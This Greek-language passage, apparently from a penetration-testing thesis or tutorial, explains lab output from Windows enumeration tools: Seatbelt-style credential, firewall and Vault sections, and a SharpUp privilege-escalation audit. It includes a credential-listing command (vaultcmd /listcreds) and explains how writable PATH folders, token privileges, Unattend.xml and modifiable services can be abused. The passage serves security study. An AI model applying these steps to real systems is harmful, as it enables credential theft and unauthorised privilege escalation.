  MasterKey   : 1204b40e-daba-4f52-93f9-1cd084a448b1
  Accessed    : 11/25/2021 3:28:51 PM
  Modified    : 11/25/2021 3:28:51 PM
  Size        : 10944
```

Εντοπίζει και παραθέτει τα αρχεία διαπιστευτηρίων των Windows, καθώς και τα masterkeys των αντίστοιχων αρχείων.

(xxvii) Windows Firewall:

```
====== WindowsFirewall ======

Collecting Windows Firewall Non-standard Rules


Location                    : SOFTWARE\Policies\Microsoft\WindowsFirewall

Location                    : SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy

Domain Profile
    Enabled                 : False
    DisableNotifications    : False
    DefaultInboundAction    : ALLOW
    DefaultOutboundAction   : ALLOW

Public Profile
    Enabled                 : False
    DisableNotifications    : False
    DefaultInboundAction    : ALLOW
    DefaultOutboundAction   : ALLOW

Standard Profile
    Enabled                 : False
    DisableNotifications    : False
    DefaultInboundAction    : ALLOW
    DefaultOutboundAction   : ALLOW
```

Το συγκεκριμένο τμήμα της αναφοράς καταγράφει όλους τους κανόνες του τείχους προστασίας των Windows, δίνοντάς μας τις πληροφορίες για κάθε προφίλ που υπάρχει. Επιπλέον, αν βρεθούν κανόνες που αποκλίνουν από τους προκαθορισμένους, τους παραθέτει εδώ.

(xxviii) Διαχείριση διαπιστευτηρίων Windows Vault:

```
====== WindowsVault ======


  Vault GUID      : 4bf4c442-9b8a-41a0-b380-dd4a704ddb28
  Vault Type      : Web Credentials
  Item count      : 0

  Vault GUID      : 77bc582b-f0a6-4e15-4e80-61736b6f3b29
  Vault Type      : Windows Credentials
  Item count      : 1
      SchemaGuid    : 3e0e35be-1b77-43e7-b873-aed901b6275b
      Resource      : String: Domain:target=10.0.2.5
      Identity      : String: IEUser
      PackageSid    : (null)
      Credential    :
      LastModified : 4/12/2021 12:23:42 PM
```

Η τελευταία σημαντική πηγή πληροφοριών που μπορούμε να δούμε στη συγκεκριμένη αναφορά. Πρόκειται για τις πληροφορίες που αφορούν διάφορα διαπιστευτήρια και αποθηκεύονται στο Διαχειριστή Διαπιστευτηρίων των Windows (Credential Manager). Ο Credential Manager των Windows είναι μια σχετικά άγνωστη λειτουργία, παρόλο που ο μέσος χρήστης τη χρησιμοποιεί συχνά, χωρίς να το αντιλαμβάνεται. Τα Windows αποθηκεύουν τα διαπιστευτήρια σε ειδικούς φακέλους τους οποίους ονομάζουν "vaults" για να βοηθήσουν τους χρήστες να συνδεθούν σε ιστότοπους και άλλους υπολογιστές.

Παρ' όλα αυτά, βλέπουμε ότι είναι πολύ εύκολο να πάρουμε τις πληροφορίες (π.χ. χρησιμοποιώντας την εντολή: **vaultcmd /listcreds:"Windows Credentials"**, η οποία μας δίνει το ίδιο αποτέλεσμα με την αναφορά παραπάνω) και μετά αν χρησιμοποιήσουμε ένα πρόγραμμα ανάκτησης κωδικών vault, να αποκτήσουμε τελικά τα διαπιστευτήρια.

Σαφέστατα και υπάρχουν κι άλλα στοιχεία που προκύπτουν από την αναφορά, αλλά επιλέξαμε τα πλέον σημαντικότερα, ώστε να δοθεί μια εικόνα της χρησιμότητας της πληροφορίας που αποκτούμε με τη χρήση ενός τέτοιου εργαλείου.

Φυσικά, το εργαλείο μπορεί να δώσει και πιο στοχευμένες πληροφορίες, σε μια πιο συμπυκνωμένη μορφή, δίνοντας τα κατάλληλα ορίσματα, όπως αναφέραμε στο μέρος (a).


SharpUp.exe:

Υπενθυμίζουμε ότι το SharpUp είναι μια μεταφορά του PowerShell script PowerUp.ps1 σε C# που εκτελεί privilege escalation. Προς το παρόν, έχουν μεταφερθεί μόνο οι πιο συνηθισμένοι έλεγχοι, χωρίς να έχουν υλοποιηθεί ακόμα επιθετικές τακτικές.

Εκτελούμε την εντολή:

SharpUp.exe audit

και παίρνουμε την παρακάτω έξοδο:



Η εκτέλεση των ελέγχων παίρνει λίγο περισσότερο και τελικά ολοκληρώνεται σε 394 seconds ή 6,56 minutes και παίρνουμε μια λεπτομερή λίστα, η οποία περιέχει όλα τα πιθανά σημεία από τα οποία μπορούμε να επιτύχουμε κλιμάκωση προνομίων (privilege escalation).

Το μέγεθος της αναφοράς φτάνει τις 28 σελίδες. Ο αριθμός δεν είναι απαγορευτικός και είναι σχετικά εύκολο να συλλέξουμε την απαιτούμενη πληροφορία.

Για λόγους πληρότητας, επισυνάπτεται η αναφορά ως αρχείο κειμένου .txt ώστε να μελετηθεί περαιτέρω. Ας δούμε τις ενότητες αναλυτικά:

i. Έλεγχος κλιμάκωσης προνομίων (Privilege Escalation Checks):

```
=== SharpUp: Running Privilege Escalation Checks ===

[*] Already in high integrity, no need to privesc!

[*] Audit mode: running an additional 13 check(s).
[*] Note: Running audit mode in high integrity will yield a large number of false positives.
```

Μας ενημερώνει ότι ήδη ο λογαριασμός που έχουμε είναι με διαχειριστικά δικαιώματα, επομένως δεν χρειάζεται κάποια ενέργεια από εμάς. Το περιεχόμενο της αναφοράς είναι καθαρά πληροφοριακού χαρακτήρα.

Το πρόγραμμα εκτελείται σε κατάσταση ελέγχου (audit), ενώ μας ενημερώνει ότι επειδή ακριβώς εκτελούμε το πρόγραμμα ως χρήστες με διαχειριστικά δικαιώματα, υπάρχει πιθανότητα να λάβουμε πολλά ψευδή θετικά αποτελέσματα. Για μια πιο ολοκληρωμένη εικόνα, καλό θα ήταν να εκτελέσουμε το ίδιο πρόγραμμα ως ένας χρήστης με περιορισμένα δικαιώματα (να μην ανήκει στο group των administrators).

ii. Τροποποιήσιμα αρχεία αυτόματης εκτέλεσης μητρώου των Windows:

```
=== Modifiable Registry AutoRun Files ===
    HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Windows\system32\SecurityHealthSystray.exe
    HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\BGinfo\Bginfo.exe
    HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Windows\system32\VBoxTray.exe
```

Το μητρώο των Windows (Windows Registry) είναι μια ιεραρχική βάση δεδομένων που αποθηκεύει ρυθμίσεις χαμηλού επιπέδου για το λειτουργικό σύστημα Microsoft Windows και για εφαρμογές που επιλέγουν να χρησιμοποιούν το μητρώο. Ο πυρήνας (kernel), τα προγράμματα οδήγησης συσκευών (drivers), οι υπηρεσίες (services), η Διαχείριση Λογαριασμών Ασφαλείας (Security Accounts Manager – SAM) και οι διεπαφές χρήστη (user interfaces – UI) μπορούν όλα να χρησιμοποιήσουν το μητρώο. Το μητρώο επιτρέπει επίσης την πρόσβαση σε μετρητές για τη δημιουργία προφίλ απόδοσης του συστήματος.

Με άλλα λόγια, το μητρώο ή το μητρώο των Windows περιέχει πληροφορίες, ρυθμίσεις, επιλογές και άλλες τιμές για προγράμματα και υλικό που είναι εγκατεστημένα σε όλες τις εκδόσεις των λειτουργικών συστημάτων Microsoft Windows. Για παράδειγμα, όταν εγκαθίσταται ένα πρόγραμμα, ένα νέο δευτερεύον κλειδί που περιέχει ρυθμίσεις όπως η θέση ενός προγράμματος, η έκδοσή του και ο τρόπος εκκίνησης του προγράμματος, προστίθενται όλα στο μητρώο των Windows

Σε αυτό το κομμάτι της αναφοράς, το εργαλείο μας επιστρέφει τυχόν τροποποιήσιμα δυαδικά αρχεία (binaries) / scripts που έχουν οριστεί να εκτελούνται σε αυτόματες εκτελέσεις στο κλειδί – ρίζα HKLM (HKEY Local Machine)

iii. Τροποποιήσιμοι φάκελοι της μεταβλητής συστήματος %PATH%:

```
=== Modifiable Folders in %PATH% ===
    C:\Windows\system32
    C:\Windows
    C:\Windows\System32\Wbem
    C:\Windows\System32\WindowsPowerShell\v1.0\
    C:\Windows\System32\OpenSSH\
    C:\ProgramData\chocolatey\bin
    C:\Program Files\Puppet Labs\Puppet\bin
```

Το PATH είναι μια μεταβλητή περιβάλλοντος σε λειτουργικά συστήματα τύπου Unix, DOS, OS/2 και Microsoft Windows, που καθορίζει ένα σύνολο καταλόγων όπου βρίσκονται τα εκτελέσιμα προγράμματα. Γενικά, κάθε διαδικασία εκτέλεσης ή περίοδος λειτουργίας χρήστη έχει τη δική της ρύθμιση PATH.

Σε λειτουργικά συστήματα DOS, OS/2 και Windows, η μεταβλητή %PATH% καθορίζεται ως μια λίστα με ένα ή περισσότερα ονόματα καταλόγου που χωρίζονται με χαρακτήρες ελληνικού ερωτηματικό (;).

Ο κατάλογος συστήματος των Windows (συνήθως C:\WINDOWS\system32) είναι κατά κανόνα ο πρώτος κατάλογος στη διαδρομή, ακολουθούμενος από πολλούς (αλλά όχι όλους) τους καταλόγους με τα εγκατεστημένα πακέτα λογισμικού. Πολλά προγράμματα δεν εμφανίζονται στη διαδρομή καθώς δεν έχουν σχεδιαστεί για να εκτελούνται από ένα παράθυρο εντολών, αλλά από μια γραφική διεπαφή χρήστη. Ορισμένα προγράμματα ενδέχεται να προσθέσουν τον κατάλογό τους στο μπροστινό μέρος του περιεχομένου της μεταβλητής PATH κατά την εγκατάσταση, για να επιταχύνουν τη διαδικασία αναζήτησης ή/και να παρακάμψουν τις εντολές του λειτουργικού συστήματος.

Όταν μια εντολή εισάγεται σε ένα κέλυφος εντολών ή γίνεται κλήση συστήματος από ένα πρόγραμμα για την εκτέλεση ενός προγράμματος, το σύστημα αναζητά πρώτα τον τρέχοντα κατάλογο εργασίας και στη συνέχεια αναζητά τη διαδρομή, εξετάζοντας κάθε κατάλογο από αριστερά προς τα δεξιά, αναζητώντας ένα εκτελέσιμο όνομα αρχείου που ταιριάζει με το όνομα της εντολής που δίνεται. Τα εκτελέσιμα προγράμματα έχουν επεκτάσεις ονόματος αρχείου EXE ή COM και τα δέσμες εντολών (batch scripts) έχουν επεκτάσεις BAT ή CMD. Άλλες εκτελέσιμες επεκτάσεις ονόματος αρχείου μπορούν επίσης να καταχωρηθούν στο σύστημα. Μόλις βρεθεί ένα αντίστοιχο εκτελέσιμο αρχείο, το σύστημα δημιουργεί μια νέα διαδικασία που το εκτελεί.

Η μεταβλητή PATH διευκολύνει την εκτέλεση κοινών προγραμμάτων που βρίσκονται στους δικούς τους φακέλους. Ωστόσο, εάν χρησιμοποιηθεί αλόγιστα, η τιμή της μεταβλητής PATH μπορεί να επιβραδύνει το λειτουργικό σύστημα αναζητώντας πάρα πολλές τοποθεσίες ή μη έγκυρες τοποθεσίες

Στη δική μας περίπτωση, μας ενδιαφέρει να εντοπίσουμε οποιοδήποτε φάκελο που υπάρχει δηλωμένος στη μεταβλητή %PATH%, που ο τρέχων χρήστης μπορεί να τροποποιήσει ή / και να αλλοιώσει. Επομένως, μπορούμε είτε να αντικαταστήσουμε εκτελέσιμα αρχεία σ’ εκείνους

τους φακέλους, είτε να τοποθετήσουμε δικά μας με απώτερο σκοπό την πλήρη εκμετάλλευση του συστήματος.

iv. Tokens προνομίων που μπορούν να υποστούν κατάχρηση:

```
=== Abusable Token Privileges ===
    SeSecurityPrivilege: DISABLED
    SeTakeOwnershipPrivilege: DISABLED
    SeLoadDriverPrivilege: DISABLED
    SeBackupPrivilege: DISABLED
    SeRestorePrivilege: DISABLED
    SeDebugPrivilege: DISABLED
    SeSystemEnvironmentPrivilege: DISABLED
    SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
```

Όπως λέει και το όνομα, βλέπουμε ποιων ομάδων (groups) οι χρήστες, έχουν ειδικά προνόμια, τα οποία είναι ενεργά και μπορούμε να τα καταχραστούμε.

Τα δικαιώματα καθορίζουν τον τύπο λειτουργιών συστήματος που μπορεί να εκτελέσει ένας λογαριασμός χρήστη. Ένας διαχειριστής εκχωρεί δικαιώματα σε λογαριασμούς χρηστών και ομάδων. Τα προνόμια κάθε χρήστη περιλαμβάνουν αυτά που παραχωρούνται στον χρήστη και στις ομάδες στις οποίες ανήκει ο χρήστης.

Οι συναρτήσεις, που λαμβάνουν και προσαρμόζουν τα δικαιώματα σε ένα διακριτικό πρόσβασης (access token), χρησιμοποιούν ένα μοναδικό αναγνωριστικό (LUID) τοπικά, για τον προσδιορισμό των προνομίων.

Η ιδέα πίσω από την κατάχρηση των προνομίων είναι να "μεταφραστούν" τα προνόμια του λειτουργικού συστήματος Windows σε μια διαδρομή που οδηγεί σε:

α. Λήψη δικαιωμάτων διαχειριστή.
β. Απειλή ακεραιότητας και/ή εμπιστευτικότητας.
γ. Απειλή διαθεσιμότητας.
δ. Στην πλήρη αποδόμηση του συστήματος ή απλά στην πρόκληση χάους.

Εάν ο στόχος μπορεί να επιτευχθεί με πολλούς τρόπους, η προτεραιότητα είναι:

α. Χρήση ενσωματωμένων εντολών (built-in).
β. Χρήση PowerShell ή LOLBAS (εφόσον υπάρχει script που λειτουργεί).
γ. Χρήση εργαλείων εκτός λειτουργικού συστήματος.
δ. Χρησιμοποιώντας οποιαδήποτε άλλη μέθοδο.

Εδώ βλέπουμε τα προνόμια του τρέχοντος χρήστη, σα να έχουμε εκτελέσει την εντολή whoami /priv. Τα ανενεργά (Disabled) προνόμια είναι εξίσου εκμεταλλεύσιμα με τα ενεργοποιημένα. Το μόνο σημαντικό είναι αν εμφανίζεται το προνόμιο στη λίστα ή όχι.

Αρχεία εγκατάστασης χωρίς επίβλεψη:

```
=== Unattended Install Files ===
    C:\Windows\Panther\Unattend.xml
```

Το αρχείο εγκατάστασης χωρίς επίβλεψη ή αρχείο απαντήσεων είναι ένα αρχείο που βασίζεται σε XML και περιέχει προκαθορισμένες ρυθμίσεις και τιμές, με σκοπό να χρησιμοποιηθούν κατά την εγκατάσταση των Windows. Σε ένα αρχείο απαντήσεων, οι διαχειριστές καθορίζουν διάφορες επιλογές ρύθμισης. Αυτές οι επιλογές περιλαμβάνουν τον τρόπο κατάτμησης δίσκων, το σημείο εύρεσης της εικόνας των Windows που θα εγκατασταθεί και το κλειδί προϊόντος που θα εφαρμοστεί. Μπορεί επίσης να ορίζονται τιμές που ισχύουν για την εγκατάσταση των Windows, όπως ονόματα λογαριασμών χρηστών και ρυθμίσεις εμφάνισης. Το αρχείο απαντήσεων για το πρόγραμμα Εγκατάστασης ονομάζεται συνήθως Unattend.xml.

Τα αρχεία απαντήσεων που δημιουργούνται στη Διαχείριση Εικόνων Συστήματος των Windows (Windows SIM – Systems Image Manager) σχετίζονται με μια συγκεκριμένη εικόνα (image) των Windows. Επομένως, είναι δυνατή η επικύρωση των ρυθμίσεων στο αρχείο απαντήσεων ανάλογα με τις ρυθμίσεις στο image των Windows. Ωστόσο, επειδή οποιοδήποτε αρχείο απάντησης μπορεί να χρησιμοποιηθεί για την εγκατάσταση οποιουδήποτε image των Windows, εάν υπάρχουν ρυθμίσεις στο αρχείο απαντήσεων για στοιχεία που δεν βρίσκονται στο συγκεκριμένο image των Windows, αυτές οι ρυθμίσεις αγνοούνται.

Στο παρόν τμήμα της αναφοράς, βλέπουμε ότι υπάρχει ένα Unattend.xml αρχείο, το οποίο μπορούμε να ανοίξουμε και να λάβουμε περαιτέρω πληροφορίες για το σύστημα, ή να το αλλοιώσουμε και να το αφήσουμε να χρησιμοποιηθεί εκ νέου.

v. Τροποποιήσιμα δυαδικά αρχεία (binaries) υπηρεσιών

```
=== Modifiable Service Binaries ===
    Service 'AJRouter' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
    Service 'ALG' (State: Stopped, StartMode: Manual) : C:\Windows\System32\alg.exe
    Service 'AppIDSvc' (State: Running, StartMode: Auto) : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
    Service 'Appinfo' (State: Running, StartMode: Manual) : C:\Windows\system32\svchost.exe -k netsvcs -p
    Service 'AppMgmt' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k netsvcs -p
    Service 'AppReadiness' (State: Stopped, StartMode: Manual) : C:\Windows\System32\svchost.exe -k AppReadiness -p
    Service 'AppVClient' (State: Stopped, StartMode: Disabled) : C:\Windows\system32\AppVClient.exe
    Service 'AppXSvc' (State: Running, StartMode: Manual) : C:\Windows\system32\svchost.exe -k wsappx -p
    Service 'AssignedAccessManagerSvc' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k AssignedAccessManagerSvc
    Service 'AudioEndpointBuilder' (State: Running, StartMode: Auto) : C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
    Service 'Audiosrv' (State: Running, StartMode: Auto) : C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
    Service 'AxInstSV' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k AxInstSVGroup
    Service 'BDESVC' (State: Stopped, StartMode: Manual) : C:\Windows\System32\svchost.exe -k netsvcs -p
    Service 'BFE' (State: Running, StartMode: Auto) : C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
    Service 'BITS' (State: Stopped, StartMode: Manual) : C:\Windows\System32\svchost.exe -k netsvcs -p
    Service 'BrokerInfrastructure' (State: Running, StartMode: Auto) : C:\Windows\system32\svchost.exe -k DcomLaunch -p
    Service 'BTAGService' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
    Service 'BthAvctpSvc' (State: Running, StartMode: Manual) : C:\Windows\system32\svchost.exe -k LocalService -p
    Service 'bthserv' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k LocalService -p
    Service 'camsvc' (State: Stopped, StartMode: Manual) : C:\Windows\system32\svchost.exe -k appmodel -p
    Service 'CDPSvc' (State: Running, StartMode: Auto) : C:\Windows\system32\svchost.exe -k LocalService -p
    Service 'CertPropSvc' (State: Running, StartMode: Manual) : C:\Windows\system32\svchost.exe -k netsvcs
    Service 'ClipSVC' (State: Running, StartMode: Manual) : C:\Windows\System32\svchost.exe -k wsappx -p
    Service 'COMSysApp' (State: Stopped, StartMode: Manual) : C:\Windows\system32\dllhost.exe /Processid:
    {02D4B3F1-FD88-11D1-960D-00805FC79235}
```

Οι Υπηρεσίες Windows αποτελούν βασικό δομικό στοιχείο του λειτουργικού συστήματος Microsoft Windows και επιτρέπουν τη δημιουργία και τη διαχείριση μακροχρόνιων διαδικασιών.

Σε αντίθεση με το κανονικό λογισμικό που εκκινείται από τον τελικό χρήστη κι εκτελείται μόνο όταν ο χρήστης είναι συνδεδεμένος, οι Υπηρεσίες των Windows μπορούν να εκκινήσουν χωρίς παρέμβαση του χρήστη και να συνεχίσουν να εκτελούνται πολύ μετά την αποσύνδεσή του. Οι υπηρεσίες εκτελούνται στο παρασκήνιο και συνήθως ξεκινούν κατά την εκκίνηση του τερματικού. Οι προγραμματιστές μπορούν να δημιουργήσουν Υπηρεσίες δημιουργώντας εφαρμογές που είναι εγκατεστημένες ως Υπηρεσία, μια επιλογή ιδανική για χρήση σε διακομιστές όταν απαιτείται μακροχρόνια λειτουργικότητα χωρίς παρεμβολές με άλλους χρήστες στο ίδιο σύστημα.

Οι υπηρεσίες διαχειρίζονται μια μεγάλη ποικιλία λειτουργιών, συμπεριλαμβανομένων των συνδέσεων δικτύου, του ήχου, της δημιουργίας αντιγράφων ασφαλείας δεδομένων, των διαπιστευτηρίων χρήστη και των χρωμάτων οθόνης. Οι Υπηρεσίες των Windows εκτελούν παρόμοια λειτουργία με τους δαίμονες (daemons) του UNIX.

Εδώ, επιστρέφονται όλες οι υπηρεσίες με δυαδικά (binary) αρχεία, που ο τρέχων χρήστης μπορεί να τροποποιήσει προς όφελός του.

vi. Τροποποιήσιμες Υπηρεσίες:

```
=== Modifiable Services ===
    Service 'AJRouter' (State: Stopped, StartMode: Manual)
    Service 'ALG' (State: Stopped, StartMode: Manual)
    Service 'AppIDSvc' (State: Running, StartMode: Auto)
    Service 'Appinfo' (State: Running, StartMode: Manual)
    Service 'AppMgmt' (State: Stopped, StartMode: Manual)
    Service 'AppReadiness' (State: Stopped, StartMode: Manual)
    Service 'AppVClient' (State: Stopped, StartMode: Disabled)
    Service 'AssignedAccessManagerSvc' (State: Stopped, StartMode: Manual)
    Service 'AudioEndpointBuilder' (State: Running, StartMode: Auto)
    Service 'Audiosrv' (State: Running, StartMode: Auto)
    Service 'AxInstSV' (State: Stopped, StartMode: Manual)
    Service 'BDESVC' (State: Stopped, StartMode: Manual)
    Service 'BFE' (State: Running, StartMode: Auto)
    Service 'BITS' (State: Stopped, StartMode: Manual)
    Service 'BrokerInfrastructure' (State: Running, StartMode: Auto)
    Service 'BTAGService' (State: Stopped, StartMode: Manual)
    Service 'BthAvctpSvc' (State: Running, StartMode: Manual)
    Service 'bthserv' (State: Stopped, StartMode: Manual)
    Service 'camsvc' (State: Stopped, StartMode: Manual)
    Service 'CDPSvc' (State: Running, StartMode: Auto)
    Service 'CertPropSvc' (State: Running, StartMode: Manual)
    Service 'ClipSVC' (State: Running, StartMode: Manual)
    Service 'COMSysApp' (State: Stopped, StartMode: Manual)
    Service 'CryptSvc' (State: Running, StartMode: Auto)
    Service 'CscService' (State: Stopped, StartMode: Manual)
    Service 'DcomLaunch' (State: Running, StartMode: Auto)
    Service 'defragsvc' (State: Stopped, StartMode: Manual)
    Service 'DeviceAssociationService' (State: Stopped, StartMode: Manual)
    Service 'DeviceInstall' (State: Stopped, StartMode: Manual)
    Service 'DevQueryBroker' (State: Stopped, StartMode: Manual)
    Service 'Dhcp' (State: Running, StartMode: Auto)
    Service 'diagnosticshub.standardcollector.service' (State: Stopped, StartMode: Manual)
    Service 'diagsvc' (State: Stopped, StartMode: Manual)
    Service 'DiagTrack' (State: Running, StartMode: Auto)
    Service 'DisplayEnhancementService' (State: Stopped, StartMode: Manual)
    Service 'DmEnrollmentSvc' (State: Stopped, StartMode: Manual)
    Service 'dmwappushservice' (State: Stopped, StartMode: Manual)
```

Ομοίως με την προηγούμενη υποενότητα, εδώ λαμβάνουμε μια λίστα των υπηρεσιών που μπορούν να τροποποιηθούν από τον τρέχοντα χρήστη.

vii. Υπηρεσίες με τροποποιήσιμα κλειδιά μητρώου των Windows:

```
=== Services with Modifiable Registry Keys ===
    Service 'AJRouter' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\AJRouter
    Service 'ALG' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\ALG
    Service 'AppIDSvc' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\AppIDSvc
    Service 'Appinfo' (State: Running, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\Appinfo
    Service 'AppMgmt' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\AppMgmt
    Service 'AppReadiness' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\AppReadiness
    Service 'AppVClient' (State: Stopped, StartMode: Disabled) : SYSTEM\CurrentControlSet\Services\AppVClient
    Service 'AppXSvc' (State: Running, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\AppXSvc
    Service 'AssignedAccessManagerSvc' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\AssignedAccessManagerSvc
    Service 'AudioEndpointBuilder' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\AudioEndpointBuilder
    Service 'Audiosrv' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\Audiosrv
    Service 'AxInstSV' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\AxInstSV
    Service 'BDESVC' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\BDESVC
    Service 'BFE' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\BFE
    Service 'BITS' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\BITS
    Service 'BrokerInfrastructure' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\BrokerInfrastructure
    Service 'BTAGService' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\BTAGService
    Service 'BthAvctpSvc' (State: Running, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\BthAvctpSvc
    Service 'bthserv' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\bthserv
    Service 'camsvc' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\camsvc
    Service 'CDPSvc' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\CDPSvc
    Service 'CertPropSvc' (State: Running, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\CertPropSvc
    Service 'ClipSVC' (State: Running, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\ClipSVC
    Service 'COMSysApp' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\COMSysApp
    Service 'CoreMessagingRegistrar' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\CoreMessagingRegistrar
    Service 'CryptSvc' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\CryptSvc
    Service 'CscService' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\CscService
    Service 'defragsvc' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\defragsvc
    Service 'DeviceAssociationService' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\DeviceAssociationService
    Service 'DeviceInstall' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\DeviceInstall
    Service 'DevQueryBroker' (State: Stopped, StartMode: Manual) : SYSTEM\CurrentControlSet\Services\DevQueryBroker
    Service 'Dhcp' (State: Running, StartMode: Auto) : SYSTEM\CurrentControlSet\Services\Dhcp
    Service 'diagnosticshub.standardcollector.service' (State: Stopped, StartMode: Manual) :
    SYSTEM\CurrentControlSet\Services\diagnosticshub.standardcollector.service
```

Συνεχίζοντας με τις υπηρεσίες που μπορούν να τροποποιηθούν από τον τρέχοντα χρήστη, σε αυτό το τμήμα της αναφοράς παρατίθενται όλα τα κλειδιά μητρώου των Windows των εν λόγω υπηρεσιών.

Συνοψίζοντας, στην ανίχνευση τρωσιμότητας ενός συστήματος είναι απαραίτητη προϋπόθεση, να εκτελέσουμε ελέγχους που αφορούν την κλιμάκωση προνομίων (privilege escalation), καθώς σε αρκετές περιπτώσεις, θα κληθούμε να ανταπεξέλθουμε.

